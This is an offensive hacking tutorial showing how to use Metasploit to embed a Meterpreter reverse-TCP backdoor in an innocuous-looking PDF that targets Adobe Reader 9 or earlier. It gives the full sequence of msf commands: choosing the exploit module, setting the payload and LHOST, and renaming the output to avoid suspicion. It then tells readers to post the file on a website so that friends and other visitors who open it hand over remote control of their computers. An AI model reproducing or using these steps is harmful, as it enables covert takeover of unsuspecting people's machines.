How to Embed a Backdoor Connection in an Innocent-Looking PDF

Lately, I've been focusing more on client-side hacks. While web servers, database servers, and file servers have garnered increased protection, the client-side remains extremely vulnerable, and there is much to teach. This time, we'll look at inserting a listener (rootkit) inside a PDF file, exploiting a vulnerability in Adobe's Reader.

The Problem

Adobe has had numerous security issues with their products, including Adobe Reader, Illustrator, Flash, and others. Security vulnerabilities is partly responsible for Apple forbidding Flash from their iOS. Adobe continues to be behind the curve in security, and as a result, millions of client-side systems are vulnerable.

Among the most widely used Adobe products is Reader.

Nearly every computer has some version of Adobe Reader on it for reading PDFs. You probably have it, too. But, most people are unaware of the security issues that Reader has experienced—and they fail to upgrade or patch it.

According to the antivirus software maker Avast, over 60 percent of computers have Adobe Reader 9 or earlier installed, even though the newest version is 11. So, today we will exploit those computers with Adobe Reader 9 or earlier.

The Exploit

In this exploit, we will alter an existing .pdf file that can then be posted to our website. When friends or others download it, it will open a listener (a rootkit) on their system and give us total control of their computer remotely.

Let's start by <u>firing up Metasploit</u>. If you haven't updated your Metasploit yet, this would be a good time to do it. Simply type **msfupdate** at the msf prompt.

Step 1 Find the Appropriate Exploit

First, let's find the appropriate exploit by searching Metasploit for one that will use this version of Adobe Reader:

msf > search type:exploit platform:windows adobe pdf

root : .ruby	bin		
File Edit View Bookmarks Settings Help			
exploit/windows/scada/factorylink_vrn_09 n.exe Opcode 9 Buffer Overflow	2011-03-21	average	Siemens Factor
exploit/windows/scada/iconics_genbroker ger overflow version 9.21.201.01	2011-03-21	good	Iconics GENESI
exploit/windows/scada/iconics_webhmi_setactivexguid Buffer Overflow	2011-05-05	good	ICONICS WebHMI
exploit/windows/scada/igss9_igssdataserver_listall v9.00.00 bll063 IGSSdataServer.exe Stack Buffer Overflow	2011-03-24	good	7-Technologies
exploit/windows/scada/igss9_igssdataserver_rename IGSSdataServer .RMS Rename Buffer Overflow	2011-03-24	normal	7-Technologies
exploit/windows/scada/igss9_misc Data Server/Collector Packet Handling Vulnerabilities	2011-03-24	excellent	7-Technologies
exploit/windows/scada/moxa_mdmtool ol 2.1 Buffer Overflow	2010-10-20	great	MOXA Device Ma
exploit/windows/scada/procyon_core_server I <= vl.13 Coreservice.exe Stack Buffer Overflow	2011-09-08	normal	Procyon Core S
exploit/windows/scada/realwin_on_fc_binfile_a rver 2 On_FC_CONNECT_FCS_a_FILE Buffer Overflow	2011-03-21	great	DATAC RealWin
exploit/windows/scada/realwin_on_fcs_login ATAC Login Buffer Overflow	2011-03-21	great	RealWin SCADA
exploit/windows/scada/realwin_scpc_initialize rver SCPC_INITIALIZE Buffer Overflow	2010-10-15	great	DATAC RealWin
exploit/windows/scada/realwin_scpc_initialize_rf rver_SCPC_INITIALIZE_RF_Buffer_Overflow	2010-10-15	great	DATAC RealWin
exploit/windows/scada/scadapro_cmdexe = 4.0.0 Remote Command Execution	2011-09-16	excellent	Measuresoft So
exploit/windows/scada/winlog_runtime Buffer Overflow	2011-01-13	great	Sielco Sistemi
exploit/windows/tftp/distinct_tftp_traversal table Directory Traversal Execution	2012-04-08	excellent	Distinct TFTP
msf > ■			
root : .ruby.bin			


In the screenshot above we can see that Metasploit listed all the exploits that met our criteria. Let's use the "exploit/windows/fileformat/adobe_pdf_embedded_exe".

msf > use exploit/windows/fileformat/adobe_pdf_embedded_exe

Step 2 Gather Info on This Exploit

Now let's take a look at the information available to us about this exploit:

msf > exploit (adobe_pdf_embedded_exe) > info



Note that in the description, Metasploit tells us that it embeds a Metasploit payload into an existing PDF file. The resulting PDF can be sent to a target as part of a social engineering attack. In addition to sending to the victim, one can also embed it into a website inviting the unsuspecting victim to download it.

Step 3 Set Our Payload

In our next step, we need to set our payload to embed into the PDF. Type:

msf > exploit (adobe_pdf_embedded_exe) > set payload windows/meterpreter/reverse_tcp

Step 4 Set Options

Now that we chosen our exploit and set our payload, the only thing left to do is to set our options. Let's take a look at the options for this exploit and payload by typing:

msf > exploit (adobe_pdf_embedded_exe) > show options



As you can see from the screenshot above, Metasploit requires us to provide an existing PDF where it can embed the Meterpreter.

Let's set a file named chapter1.pdf, presumably some class notes (make certain that this file was created with Reader 9 or earlier), to our INFILENAME option.

msf > exploit (adobe pdf embedded exe) > set INFILENAME chapter1.pdf

Then change the default FILENAME of the output file with the embedded Meterpreter to same innocuous sounding chapter1.pdf. The default name is evil.pdf, but is likely to set off too many alarms.

msf > exploit (adobe_pdf_embedded_exe) > set FILENAME chapter1.pdf

Then, set the LHOST (our system) to our IP address or 192.168.100.1.

msf > exploit (adobe_pdf_embedded_exe) > set LHOST 192.168.100.1

Step 5 Double Check the Settings

Now, let's check our options again to see whether everything is ready to go.

msf > exploit (adobe_pdf_embedded_exe) > show options

```
File Edit View Bookmarks Settings Help
Module options (exploit/windows/fileformat/adobe_pdf_embedded_exe):
   Nameskirack
                  Current Setting
            Required Description
   EXENAME
                      The Name of payload exe.
   FILENAME
                  chapter1.pdf
                      The output filename.
   INFILENAME
                  chapter1.pdf
                      The Input PDF filename.
   LAUNCH_MESSAGE To view the encrypted content please tick the "Do not show this message again" box and
press Open. no
                      The message to display in the File: area
Payload options (windows/meterpreter/reverse_tcp):
            Current Setting Required Description
                                       Exit technique: seh, thread, process, none
             192.168.100.1 yes
                                       The listen address
   LHOST
                                       The listen port
Exploit target:
   Id Name
       Adobe Reader v8.x, v9.x (Windows XP SP3 English/Spanish)
msf exploit(adobe pdf embedded exe) > exploit
```

Step 6 Exploit!

As you can see from the screenshot above, all our options are set all we need to do now exploit.

msf > exploit (adobe_pdf_embedded_exe) > exploit

Metasploit has created a PDF named chapter1.pdf that contains the Meterpeter listener. Metasploit has placed this file at /root/.msf4/local/chapter1.pdf.

Simply copy this file to your website and invite visitors to download it. When our victim downloads and opens this file from your website, it will open a connection to your system that you can use to run and own their computer system.